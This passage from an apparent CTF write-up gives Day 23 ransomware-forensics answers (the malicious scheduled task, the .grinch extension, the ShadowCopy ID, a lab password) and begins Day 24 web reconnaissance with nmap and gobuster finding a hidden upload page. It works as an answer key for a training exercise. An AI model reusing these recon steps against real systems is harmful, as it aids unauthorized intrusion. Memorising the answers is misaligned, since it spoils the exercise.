decoding. For the other questions, they were pretty straightforward as it requires you to take the encoded message and decode it using CyberChef. The last question however, is quite tricky as you could easily get lost in the process. So we used charcode and tried every delimiter and base, before getting the right combination for the github link.


Day 23
(The Grinch strikes again!)
Tools:

Question 1:

Once connecting the remote machine with remmina and logging in, we see the wallpaper says ***THIS IS FINE***


Question 2:

The plain text value is ***nomorebestfestivalcompany***




Question 3:

The file extension for each of the encrypted files is ***.grinch***




Question 4:

The name of the suspicious scheduled task is ***opidsfsdf***




Question 5:

The location of the executable that is run at login is
C:\User\Administrator\Desktop\opidsfsdf.exe




Question 6:

The ShadowCopyVolume ID is ***7a9eea15-0000-0000-0000-010000000000***




Question 7:

The name of the hidden folder is ***confidential***



Question 8:

The password within the file is ***m33pa55w0rdIZseecure!***




Thought Process/Methodology : Firstly, we connect the remote machine with the IP address, username, password provided and discover it has all of its files encrypted. We see the wallpaper having “THIS IS FINE” as its wording. So we proceed to check the task scheduler to see which applications are automatically executed during startup or any specific time and found an executable filed named opidsfsdf.exe which appeared suspicious. Opening the Ransom text, we find an encrypted line that once decrypted, is named nomorebestfestivalcompany, also simultaneously finding out its a fake bitcoin address. Once enabling to see hidden files, we able to see a file named confidential with .grinch as an extension in the documents folder and we also see the suspicious executable file hidden in desktop. Seeing the scheduled task that is related to VSS previously, we able to figure out its ShadowCopyVolume ID by further inspecting the settings in it. To find the password on decrypting the file, we check the previous version of the confidential file and restore to it, we then find the master password in a text file after such.

Day 24
(The Trial Before Christmas)
Tools: Firefox, Terminal, BurpSuite, Kali


Question 1:

*Using nmap to find the ports that are open are and they are revealed to be **80, 65000***




Question 2:

*The title of the hidden website is obtainable from the unknown port in the first question, and it's revealed to be **Light Cycle***




Question 3:

The name of the hidden php page can be found by using gobuster and finding for a php extension, doing so will give several results and one of them of which we are concerned is ***/uploads.php***




Question 4:

The hidden directory of where files are saved can be seen from the gobuster scan itself, and it is ***/grid***

